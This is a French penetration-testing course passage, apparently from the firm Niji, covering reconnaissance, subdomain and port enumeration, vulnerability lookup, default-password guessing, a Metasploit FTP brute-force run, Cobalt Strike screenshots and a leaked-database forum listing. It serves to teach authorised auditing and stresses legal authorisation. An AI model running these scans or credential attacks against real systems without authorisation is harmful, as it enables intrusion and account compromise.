The screenshot shows the LinkedIn profile page for 'Niji'. At the top, there is a navigation bar with icons for 'Accueil', 'Réseau', 'Emplois', 'Messagerie', and 'Notifi'. Below this is a search bar with the text 'Recherche'. The profile header features the 'niji' logo (a blue square with white text) and the tagline 'we deliver your ambition'. The profile name 'Niji' is followed by a list of hashtags: #NijiRecrute #Conseil #Design #UX #UI #Content #Technology #Salesforce #Drupal #Java #J2EE #Data #Cybersécurité #Privacy. Below the hashtags, it states 'Services et conseil informatiques · Issy-les-Moulineaux, - · 21 020 abonnés'. A blacked-out name is followed by 'autres relations travaillent ici · 1036 employés'. There are three buttons: 'Suivi' (with a checkmark), 'Consulter le site web' (with a link icon), and 'Plus'. A navigation menu below the buttons includes 'Accueil', 'Mon entreprise', 'À propos', 'Posts', 'Offres d'emploi', and 'Plus' (with a dropdown arrow). The 'Plus' dropdown menu is open, showing options for 'Personnes', 'Événements', and 'Vidéos'. Below the menu, it says '1036 employés' and provides a search box with the placeholder text 'Cherchez des employés par titre, mot-clé ou école'. At the bottom, there are navigation arrows for 'Précédent' and 'Suivant'.

Recherche

Accueil Réseau Emplois Messagerie Notifi

niji

we deliver your ambition

Niji

#NijiRecrute #Conseil #Design #UX #UI #Content #Technology #Salesforce #Drupal #Java #J2EE #Data #Cybersécurité #Privacy

Services et conseil informatiques · Issy-les-Moulineaux, - · 21 020 abonnés

autres relations travaillent ici · 1036 employés

✓ Suivi Consulter le site web Plus

Accueil Mon entreprise À propos Posts Offres d'emploi Plus

Personnes

Événements

Vidéos

1036 employés

Cherchez des employés par titre, mot-clé ou école

Précédent Suivant

03 – Reco Passive – Réseaux sociaux

The Harvester: recherche d'informations à partir d'un domaine (domaines, sous domaines, liste d'utilisateur, emails)

```
1 $ theharvester -d niji.fr -b linkedin
```

03 – Reco Passive – Archives



The screenshot shows the homepage of the Niji website. At the top, there is a browser window header with the address bar showing 'http://www.niji.fr'. The main header features the Niji logo, which consists of the letters 'Niji' in a stylized font with a colorful gradient. Below the logo is a navigation menu with links for 'Services', 'Histoire', 'Projets', 'Médias', 'Partenaires', and 'Contact'. The main content area has a blue background with a grid pattern. On the left, there is an illustration of two stylized figures, one orange and one white, standing on a blue circular base. To the right of the illustration, the text reads 'making convergence a reality' in a bold, sans-serif font. Below this, a paragraph in French describes Niji as a joint venture of telecommunications operators and companies, dedicated to services and technologies at the convergence of information and communication. At the bottom of the page, there is a footer with a date 'Mardi 9 juin 2004' and a list of news items with small icons. The footer also includes a navigation bar with links for 'Accueil', 'Plan du site', 'Recherche', 'Contact', 'www.niji.fr', and 'English', along with a copyright notice '© N2 2003'.

Niji
making convergence a reality

Services | Histoire | Projets | Médias | Partenaires | Contact

making convergence a reality

A la rencontre des opérateurs de télécommunication et des entreprises, Niji est la 1ère société de services entièrement dédiée aux usages et aux technologies de la convergence entre information et communication.

Aujourd'hui, mercredi 9 juin 2004

- N2 : Niche prédominante d'Europe
- N2 : La complémentarité du réseau et de l'intégration
- Actualités et questions de services (N2 - Accidents)
- N2 : la presse pas les téléphones

Accueil | Plan du site | Recherche | Contact | www.niji.fr | English | © N2 2003

03 – Reco Passive – Caches google/bing...

The image shows a Google search interface for the query 'niji'. The search results page displays the URL 'https://www.niji.fr' and a snippet of text: 'Niji est une société entièrement dédiée à la transformation numérique des entreprises. De l'idée à la réalité, Niji associe dans une même chaîne de valeur ...'. A red arrow points to the three-dot menu icon next to the URL. On the right side, the 'About this result' panel is open, showing source information: 'niji.fr was first indexed by Google more than 10 years ago' and the URL 'https://www.niji.fr'. At the bottom of this panel, the 'Cached' button is highlighted with a red arrow. The page footer includes the address: 'Address: 9A Rue de Chaillon, 59000 Rennes'.

03 – Reco Passive – Forums/DeepWeb



The image shows a screenshot of a forum profile on the left and a list of database records on the right. The profile is for a user named 'Supreme Leader' with a rank of 'Owner' and 'Omnipotent'. The profile includes a profile picture of a character, a rank badge, and social media icons. The statistics show 2,496 posts, 153 threads, and a join date of Mar 2015. The user has 5 years of service, indicated by a flame icon and the number '15'.

The list of records on the right contains the following entries:

- [000,144,979 Records] | 2015 - (bleachanime.org) Bleach Anime Database → Download Here!
- [000,790,724 Records] | 2013 - (brazzers.com) Brazzers Database → Download Here!
- [000,227,747 Records] | 2014 - (cannabis.com) Cannabis Forum Database → Download Here!
- [000,177,940 Records] | 2016 - (cardingmafia.wa) Carding Mafia Database → Download Here!
- [000,444,767 Records] | 2015 - (cheapsassgame.com) Cheap Ass Gamer Database → Download Here!
- [000,348,556 Records] | 2017 - (chinaeko.com) China EKO Database → Download Here!
- [003,525,885 Records] | 2015 - (colorado.gov) Colorado Voter Database → Download Here!
- [000,616,882 Records] | 2015 - (finity.com) Comcast Database → Download Here!
- [000,065,197 Records] | 2016 - (comicbookresources.com) Comic Book Resources Database → Download Here!
- [002,391,357 Records] | 2015 - (connecticut.gov) Connecticut Voter Database → Download Here!
- [000,469,550 Records] | 2015 - (crackingforum.com) Cracking Forum Database → Download Here!
- [000,942,044 Records] | 2016 - (Multiple) CrimeAgency vBulletin Dump → Download Here!
- [012,884,302 Records] | 2016 - (fire.mail.ru) CrossFire Forum Database → Download Here!
- [000,032,816 Records] | 2015 - (d3scene.com) D3Scene Database → Download Here!
- [001,645,529 Records] | 2013 - (dda.com) Dungeons & Dragons Database → Download Here!
- [016,283,140 Records] | 2011 - (dodonew.com) Dodonew (嘟嘟) Database → Download Here!
- [000,206,585 Records] | 2016 - (forums.dayz.com) DayZ.com Forum Database → Download Here!
- [000,007,902 Records] | 2015 - (dayzforum.net) DayZForum.net Database → Download Here!
- [000,645,327 Records] | 2015 - (delaware.gov) Delaware Voter Database → Download Here!
- [000,011,613 Records] | 2016 - (demonforums.net) Demon Forums Database → Download Here!
- [000,004,299 Records] | 2016 - (digitalgangstec.com) Digital Gangster Database → Download Here!
- [003,231,255 Records] | 2016 - (dlr.net) Dirty Little Helper Database → Download Here!
- [068,648,009 Records] | 2012 - (dropbox.com) Dropbox Database → Download Here!
- [000,054,911 Records] | 2016 - (djchat.com) DJChat Database → Download Here!
- [000,071,221 Records] | 2016 - (exilemod.com) Exile Mod Database → Download Here!
- [027,835,340 Records] | 2015 - (experian.com) Experian T-Mobile Records Database → Download Here!
- [000,031,547 Records] | 2015 - (fbi.gov) FBI+DHS Employee Dump → Download Here!

Guest Alert!

Join today to experience everything we have to offer such as Leaks Database Breaches, Adult Content and much more.

ANY RUN

03 – Pentest “Externe”

1. Reconnaissance Passive
2. **Reconnaissance Active**
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Pentest “Externe” – Reco Active

Contrairement à la reconnaissance passive qui peut techniquement être faite sans autorisation préalable, la reconnaissance active peut laisser des traces auprès du système d'information de l'audité . Cette reconnaissance nécessite une autorisation préalable.

L'affaire bluetouff : En 2005, bluetouff accède à 8 Go de données de l'ANSES suite à un « directory listing ». Il sera rapidement rattrapé par la DCRI (ex-DGSI); puis condamné le 20/05/2015 à 3.000 € d'amende pour « maintien frauduleux dans un système de traitement automatisé de données » (STAD) et pour vol.

Cette jurisprudence condamne le fait d'accéder à des documents librement accessibles via son navigateur et initie la notion « vol de données ».

03 – Reco Active – IP & Domaines

Ping : Permet de vérifier l'ip d'un domaine, la présence de loadbalancer, ...

Traceroute/Tracert : Permet de lister le chemin emprunté par un paquet UDP/TCP

Nslookup, Dig, Host : Outil d'énumération de serveur DNS (lister les sous domaines, les IP associées, ...)

```
1 $ dig ANY @<DNS_IP> <DOMAIN> #Any information
2 $ dig A @<DNS_IP> <DOMAIN> #Regular DNS request
3 $ dig AAAA @<DNS_IP> <DOMAIN> #IPv6 DNS request
4 $ dig TXT @<DNS_IP> <DOMAIN> #Information
5 $ dig MX @<DNS_IP> <DOMAIN> #Emails related
6 $ dig NS @<DNS_IP> <DOMAIN> #DNS that resolves that name
7 $ dig -x 192.168.0.2 @<DNS_IP> #Reverse lookup
8 $ dig -x 2a00:1450:400c:c06::93 @<DNS_IP> #reverse IPv6 lookup
9
10 #Use [-p PORT] or -6 (to use ipv6 address of dns)
```

03 – Reco Active – IP & Domaines

Attaque - Transfert de zone DNS

Le transfert de zone DNS est un type de transaction DNS (AXFR) proposant un mécanisme de répliquions entre serveurs DNS. Les serveurs DNS vulnérables proposent généralement du DNS sur du TCP.

```
1 $ host -t axfr domain.name dns-server
2 $ dig axfr @dns-server domain.name
3 $ fierce --domain domain.name
4
5 $ fierce --domain zonetransfer.me
```

03 – Reco Active – IP & Domaines

Enumération active des sous-domaines

Gobuster propose un mécanisme de bruteforce DNS avec wordlist.

```
1 $ gobuster dns -d niji.fr -w deepmagic.com-prefixes-top500.txt
2 =====
3 Gobuster v3.1.0
4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
5 =====
6 [+] Domain:      niji.fr
7 [+] Threads:     10
8 [+] Timeout:     1s
9 [+] Wordlist:    deepmagic.com-prefixes-top500.txt
10 =====
11 2022/02/24 17:21:01 Starting gobuster in DNS enumeration mode
12 =====
13 Found: deploy.niji.fr
14 Found: www.niji.fr
15 Found: vpn.niji.fr
16
17 =====
18 2022/02/24 17:21:07 Finished
19 =====
```

03 – Reco Active – Services

Outils: nmap, gnmapp, metasploit, masscan, ...

Nmap :

- Pn : Omet le « ping » visant à vérifier si l'hôte est Up ou Down
- sS : Scan TCP Syn ; -sT : Scan TCP Connect
- sU : Scan UDP
- sV : Scan des versions protocolaires
- sC : Scans de scripts légers (test FTP anonymous ...)
- p X : précisions des ports à scanner

```
1 $ sudo nmap -sSVC -Pn www.niji.fr
2
3 Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 17:48 CET
4 Nmap scan report for www.niji.fr (51.77.222.186)
5 Host is up (0.030s latency).
6 rDNS record for 51.77.222.186: 186.ip-51-77-222.eu
7 Not shown: 994 closed tcp ports (reset)
8 PORT      STATE SERVICE      VERSION
9 22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
10 | ssh-hostkey:
11 |   2048 d2:6d:9e:95:82:27:2c:99:6d:8e:3b:df:3d:90:a4:98 (RSA)
12 |   256 3b:33:08:38:cf:7d:08:3b:d8:fa:26:40:d0:40:96:16 (ECDSA)
13 |_  256 5e:69:6a:b8:04:4f:81:73:ba:ef:82:26:5e:cd:7c:1d (ED25519)
14 53/tcp    open  domain      ISC BIND 9.11.3-1ubuntu1.16 (Ubuntu Linux)
15 | dns-nsid:
16 |_  bind.version: 9.11.3-1ubuntu1.16-Ubuntu
17 80/tcp    open  http        Apache httpd
18 |_ http-server-header: Apache
19 |_ http-title: Did not follow redirect to https://www.niji.fr/
20 443/tcp   open  ssl/http    Apache httpd
21 |_ http-server-header: Apache
22 |_ ssl-cert: Subject: commonName=*.niji.fr
23 | Subject Alternative Name: DNS:*.niji.fr, DNS:niji.fr
24 | Not valid before: 2020-01-26T00:00:00
25 |_ Not valid after: 2022-03-17T23:59:59
26 |_ tls-alpn:
27 |_  http/1.1
28 |_ ssl-date: TLS randomness does not represent time
29 | http-robots.txt: 37 disallowed entries (15 shown)
30 | /includes/ /misc/ /modules/ /profiles/ /scripts/
31 | /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
32 | /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
33 |_ /LICENSE.txt /MAINTAINERS.txt
34 |_ http-title: Niji.fr
35 2000/tcp  open  tcpwrapped
36 5060/tcp  open  tcpwrapped
37 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
38
39 Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
40 Nmap done: 1 IP address (1 host up) scanned in 23.02 seconds
```

03 – Reco Active – Services

Versions de services

L'option -sV de nmap permet d'identifier les versions de services en se basant sur plusieurs paramètres (bannières, headers, comportements, ...)

L'utilisation de l'outil netcat avec une connexion TCP simple sur des services sans TLS peut permettre l'identification d'une bannière et d'une version.

```
1 $ nc www.niji.fr 22
2 SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5
```

03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. **Identification des vulnérabilités “simples”**
4. Énumération par services
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Identification de vulnérabilités “Simples”


Identifier les versions de chaque service (Serveurs Web, SMTP, Serveurs de base de données, ...) et **vérifier si celles-ci sont impactées par des « CVE »** ou vulnérabilités connues.

Moteurs de recherches :

- NVD NIST (CVE) - <https://nvd.nist.gov/search>
- Exploitdb (exploits) - <https://www.exploit-db.com/>
- Google/Github (exploits)

Le NIST répertorie l'ensemble des CVE et permet de vérifier rapidement la présence de vulnérabilités connues pour un services et une version donnée.

03 – Identification de vulnérabilités “Simples”



The screenshot shows a web browser window displaying the NVD detail page for CVE-2022-32250. The browser's address bar shows the URL <https://nvd.nist.gov/vuln/detail/CVE-2022-32250>. The page title is "CVE-2022-32250 Detail".

RECEIVED

This vulnerability has been received by the NVD and has not been analyzed.


Description

net/netfilter/nf_tables_api.c in the Linux kernel through 5.18.1 allows a local user (able to create user/net namespaces) to escalate privileges to root because an incorrect NFT_STATEFUL_EXPR check leads to a use-after-free.

Severity

CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 **NIST: NVD** **Base Score:** N/A NVD score not yet provided.

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings.

QUICK INFO

CVE Dictionary Entry:
CVE-2022-32250

NVD Published Date:
06/02/2022

NVD Last Modified:
06/02/2022

Source:
MITRE

03 – Identification de vulnérabilités “Simples”

The screenshot shows the Exploit-DB website interface. The browser address bar displays <https://www.exploit-db.com/exploits/49757>. The page title is "vsftpd 2.3.4 - Backdoor Command Execution".

EDB-ID:	CVE:	Author:	Type:	Platform	Date:
49757	2011-2523	HERCULESRD	REMOTE	: UNIX	2021-04-12

Additional information displayed:

- EDB Verified: ✓
- Exploit: /
- Vulnerable App:

At the bottom of the page, a code block contains the following text:

```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution  
# Date: 04-04-2021
```

03 – Identification de vulnérabilités “Simples”

Scanners de vulnérabilités

The screenshot displays the Nessus interface for a 'Live Results Scan'. The left sidebar shows navigation options like 'My Scans', 'All Scans', and 'Trash'. The main area shows a table of vulnerabilities with columns for severity, name, family, and count. A right-hand panel provides scan details and a donut chart showing the distribution of vulnerability severities.

Sev	Name	Family	Count
CRITICAL	Mozilla Foundation Unsupported Application ...	MacOS X Local Security Checks	1
CRITICAL	Mozilla Firefox < 59 Multiple Vulnerabilities (m...	MacOS X Local Security Checks	1
CRITICAL	Mozilla Firefox < 59.0.1 Multiple Code Execut...	MacOS X Local Security Checks	1
CRITICAL	Mozilla Firefox < 59.0.2 Denial of Service Vuln...	MacOS X Local Security Checks	1
CRITICAL	Mozilla Firefox < 60 Multiple Critical Vulnerabil...	MacOS X Local Security Checks	1
CRITICAL	Mozilla Firefox < 61 Multiple Critical Vulnerabil...	MacOS X Local Security Checks	1
CRITICAL	Mozilla Firefox < 62 Multiple Critical Vulnerabil...	MacOS X Local Security Checks	1
SEVERE	SSL Certificate Cannot Be Trusted	General	1
INFO	Nessus Portscanner (SSH)	Port scanners	16
INFO	Service Detection	Service detection	4
INFO	HTTP Server Type and Version	Web Servers	2
INFO	Additional DNS Hostnames	General	1

Scan Details:
Name: Live Results Scan
Status: Completed
Policy: Advanced Scan
Scanner: Local Scanner
Modified: Today at 6:03 PM (Live Results)

Vulnerabilities:
Critical: 1
High: 1
Medium: 1
Low: 1
Info: 16

03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. **Énumération par services**
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Énumérations par services

Connexions anonymes

- **TELNET** – port 23 – Invité de commande (outils: telnet, netcat)
- **FTP** – port 21 – Connexion anonyme (outils: Filezilla)
- **SNMP** – port 161 – Communautés « public » et « private » (outils: snmpwalk)
- **SMB** – port 445 – Partage ouvert (outils: nmap, smbmap, smbclient, mount)
- **NFS** – port 2049 – Partage ouvert (outils: nmap, mount)

03 – Énumérations par services

Mots de passes triviaux

Identifiants root:root, root:<nopass>, user:user, niji:niji, root:niji

Pour les services **SSH, RDP, BDD, WEB, SMB, NFS, ...**

Principe : Partir de wordlists « communes » et les adapter au périmètre (ajout du nom de l'entreprise, du nom du service, etc).

Outils : Metasploit, THC-Hydra

03 – Énumérations par services

Mots de passes triviaux

Attention au risque de Ban IP et blocage de compte !

Chaque service dispose de ses propres spécificités, et des méthodologies spécifiques sont à employées pour chaque service rencontré. Des sites web comme HackTricks (<https://book.hacktricks.xyz/>) référencent les méthodologies à adapter pour chaque protocole rencontré.

03 – Énumérations par services

Metasploit Framework (MSF)

Metasploit est un framework open source proposant plus de 4000 outils (scanners, exploits, générateurs de payloads, encodeurs).

- « msfconfole » constitue son interface CLI principale
- « msfvenom » est une interface CLI permettant la génération de backdoor/shellcode avec encodeurs
- « Armitage » est une interface graphique proposée pour msfconsole.

Le framework Metasploit est également utilisable comme bibliothèque, et propose une version professionnelle de son outil.

03 – Énumérations par services

Metasploit Framework (MSF) - Bruteforce FTP

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(scanner/ftp/ftp_login) > set USERPASS_FILE /root/userpass_dictionary.txt
USERPASS_FILE => /root/userpass_dictionary.txt
msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.1.150
RHOSTS => 192.168.1.150
msf auxiliary(scanner/ftp/ftp_login) > run

[+] 192.168.1.150:21 - 192.168.1.150:21 - Starting FTP login sweep
[-] 192.168.1.150:21 - 192.168.1.150:21 - LOGIN FAILED: user52:12345 (Incorrect: )
[-] 192.168.1.150:21 - 192.168.1.150:21 - LOGIN FAILED: Rachel:qwerty (Incorrect: )
[-] 192.168.1.150:21 - 192.168.1.150:21 - LOGIN FAILED: Oliver:woiefjowj (Incorrect: )
[-] 192.168.1.150:21 - 192.168.1.150:21 - LOGIN FAILED: user15:fwef (Incorrect: )
[-] 192.168.1.150:21 - 192.168.1.150:21 - LOGIN FAILED: Torkel:123 (Incorrect: )
[-] 192.168.1.150:21 - 192.168.1.150:21 - LOGIN FAILED: Toby:pa55w0rd! (Incorrect: )
[+] 192.168.1.150:21 - 192.168.1.150:21 - Login Successful: user:user
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ftp/ftp_login) > █
```

03 – Énumérations par services

Metasploit Framework (MSF) - Armitage

The screenshot displays the Armitage interface. At the top, the title bar reads "Armitage". The main window shows a network diagram with a central host labeled "192.168.1.104" and "NT AUTHORITY\SYSTEM @ CORE-1044266285 (ADMIN)". This host is connected to three other hosts: "192.168.1.102", "192.168.1.106", and "192.168.1.108". A context menu is open over the host "192.168.1.106", showing options like "Attack", "Login", "Metasploit 2", "Services", "Local", "Access", "Intranet", "Exploit", "Browse Files", "Show Processes", "Dry Scan", and "Screenshot".

Below the network diagram is a file explorer window showing the contents of the "C:\Users\j...\" directory. The table below represents the data shown in the file explorer:

Name	Size	Modified	Mode
Documents and Settings		2010-02-14 22:22:02 -0500	40777rwxrwxrwx
inetpub		2010-02-14 22:16:37 -0500	40777rwxrwxrwx
Program Files		2010-10-04 10:13:32 -0400	40555rwxrwxrwx
Python25		2010-09-26 09:43:01 -0400	40777rwxrwxrwx
System Volume Information		2010-02-14 22:21:33 -0500	40777rwxrwxrwx
winpy1		2010-02-04 11:19:58 -0500	40777rwxrwxrwx
win7		2010-09-28 12:38:25 -0400	40777rwxrwxrwx
win7		2010-10-08 20:02:11 -0400	40777rwxrwxrwx
win7		2010-09-28 16:04:14 -0400	40777rwxrwxrwx
AUTORESTORE	0b	2010-02-14 22:17:24 -0500	100777rwxrwxrwx
CONVLS.DMS	0b	2010-02-14 22:17:24 -0500	100888rwxrwxrwx
IO SYS	0b	2010-02-14 22:17:24 -0500	100444rwxrwxrwx
MSDCS.SYS	0b	2010-02-14 22:17:24 -0500	100444rwxrwxrwx

03 – Énumérations par services

Cobalt Strike

The screenshot displays the Cobalt Strike interface. The top window shows a network diagram with several nodes representing different systems. The nodes are labeled with their IP addresses and roles:

- 192.168.58.35 (FILESERVER)
- 192.168.57.18 (jgrins jrocks)
- 192.168.57.18 (jgrins jrocks)
- 192.168.57.18 (jgrins jrocks)
- 192.168.57.18 (jgrins jrocks)
- 192.168.57.18 (jgrins jrocks)
- 192.168.57.18 (jgrins jrocks)
- 192.168.57.18 (jgrins jrocks)
- 192.168.57.18 (jgrins jrocks)
- 192.168.57.18 (jgrins jrocks)

The bottom window shows a terminal window with the following output:

```
Beacon 10.10.10.198@8040 X Processes 10.10.10.198@6984 X
Desktop 192.168.58.35@1512 X Beacon 10.10.10.191@4844 X Beacon 10.10.10.198@6984 X
[+] established link to parent beacon: 10.10.10.198
[+] host called home, sent: 12 bytes
beacon> ppid 2088
[*] Tasked beacon to spoof 2888 as parent process
[+] host called home, sent: 12 bytes
beacon> ssh 192.168.57.18 jgrins jrocks
[*] Tasked beacon to SSH to 192.168.57.18:22 as jgrins
[+] host called home, sent: 437307 bytes
[+] host called home, sent: 34 bytes
[+] established link to child session: 192.168.57.18
[DEVELOPERS] Jamie.Grins/0984 Last: 2s
beacon>
```

03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. **Reconnaissance Web**
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Reconnaissance Web

Identification des composants.

Les précédentes recherches peuvent permettre d'identifier des composants utilisés par une application web. Par exemple, « robots.txt » dans le scan nmap.

Les applications web ainsi que les protocoles associés (HTTP 1 à 3, websocket, présence du TLS), sont complexes et nécessitent généralement des outils spécifiques aux technologies pour affiner l'énumération et la recherche de vulnérabilités.

Les contraintes de temps favorisent l'utilisation d'outils automatiques ou semi automatisés afin d'assister l'auditeur dans la recherche de vulnérabilité « facile d'accès ».

03 – Reconnaissance Web

Burp Pro (PortSwigger), Acunetix, Netsparker, Nessus ... proposent des **scanners de vulnérabilités web**. Ces derniers peuvent s'avérer très efficaces lorsqu'ils sont correctement configurés.

Dans une approche boîte blanche, l'utilisation de **scanner SAST et DAST** comme SonarQube, Checkmarx peut s'avérer plus performant, mais peut faire l'impasse sur les vulnérabilités liées à l'environnement d'exécution de l'application.

Contrairement à un audit, **les vulnérabilités logiques ou métiers ne seront pas relevées par ce genre de scanner**.

03 – Reconnaissance Web

Énumération des VirtualHosts

L'énumération des VirtualHost est sensiblement identique à l'énumération des sous domaines, mais s'appuie sur **l'en-tête « Host » du protocole HTTP** pour effectuer son énumération. Cette dernière peut s'effectuer avec l'outil « **GoBuster** » précédemment abordé dans le cours et l'option « vhost ».

Il peut arriver qu'un site soit joignable avec son domaine principal mais réponde différemment avec un vhost tel que « localhost ».

03 – Reconnaissance Web

Énumération des ressources

L'énumération de ressources se fait dans un premier temps par **une navigation web approfondie sur le périmètre audité**. Cette navigation peut être **assistée à l'aide d'un crawler**. Il faut cependant faire attention à la navigation authentifiée afin de **ne pas déclencher de suppression de comptes ou d'envoi d'email intempestif**.

L'utilisation du proxy d'interception Burp (PortSwigger) permet de garder une traçabilité du périmètre découvert et sera l'outil principal concernant les tests « manuels ».

03 – Reconnaissance Web

Énumération des ressources

L'énumération des routes et des fichiers peut ensuite être **faite de manière plus active** à l'aide d'outils comme dirb, dirbuster, dirsearch, ffuf, wfuzz, BurpSuite, cumulés à des « **wordlists** » de noms de fichiers ou noms de dossiers.

Ces **phases d'énumération (récurives)** sont importantes puisqu'elles permettent de déceler des parties cachées de sites web, des fichiers de backups, et permettent d'étendre la surface d'attaque d'application web.



```
tmp dirsearch -u "https://www.niji.fr/" -x 403
dirsearch v0.4.2.1
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305
Output File: /usr/share/dirsearch/reports/www.niji.fr/_22-02-25_15-45-59.txt
Log File: /tmp/logs/last_scan.log
Target: https://www.niji.fr/

[15:45:59] Starting:
[15:46:13] 200 - 78KB - /0
[15:46:18] 200 - 113KB - /CHANGELOG
[15:46:18] 200 - 1KB - /COPYRIGHT.txt
[15:46:18] 200 - 113KB - /CHANGELOG.txt
[15:46:21] 200 - 18KB - /INSTALL
[15:46:21] 200 - 2KB - /INSTALL.mysql.txt
[15:46:21] 200 - 2KB - /INSTALL.pgsql.txt
[15:46:21] 200 - 18KB - /INSTALL.txt
[15:46:21] 200 - 18KB - /LICENSE.txt
[15:46:21] 200 - 18KB - /LICENSE
[15:46:21] 200 - 8KB - /MAINTAINERS.txt
[15:46:24] 200 - 5KB - /README
[15:46:24] 200 - 5KB - /README.txt
[15:46:24] 200 - 53KB - /Search
[15:46:27] 200 - 10KB - /UPGRADE
[15:46:27] 200 - 10KB - /UPGRADE.txt
[15:46:42] 301 - 0B - /about-us -> https://www.niji.fr/fr/societe/vision
[15:48:15] 200 - 53KB - /contact
[15:48:48] 200 - 76KB - /en
[15:48:52] 301 - 220B - /fr -> https://www.niji.fr/
[15:49:04] 301 - 237B - /includes -> https://www.niji.fr/includes/
[15:49:05] 200 - 78KB - /index.php
[15:49:06] 200 - 78KB - /index.php
[15:49:10] 200 - 3KB - /install.php?profile=default
[15:49:10] 200 - 3KB - /install.php
[15:49:41] 301 - 233B - /misc -> https://www.niji.fr/misc/
[15:49:45] 301 - 236B - /modules -> https://www.niji.fr/modules/
[15:49:53] 301 - 0B - /news -> https://www.niji.fr/fr/actualite/news
[15:49:57] 200 - 78KB - /node
[15:50:34] 200 - 63KB - /print
[15:50:34] 301 - 237B - /profiles -> https://www.niji.fr/profiles/
[15:50:46] 200 - 7KB - /robots.txt
[15:50:48] 301 - 236B - /scripts -> https://www.niji.fr/scripts/
[15:50:49] 200 - 53KB - /search
[15:51:00] 301 - 234B - /sites -> https://www.niji.fr/sites/
[15:51:00] 200 - 904B - /sites/README.txt
[15:51:00] 200 - 952B - /sites/all/modules/README.txt
[15:51:01] 200 - 767B - /sites/all/themes/README.txt
[15:51:01] 200 - 0B - /sites/example.sites.php
[15:51:01] 302 - 0B - /sitemap.xml -> https://www.niji.fr/fr/sitemap.xml
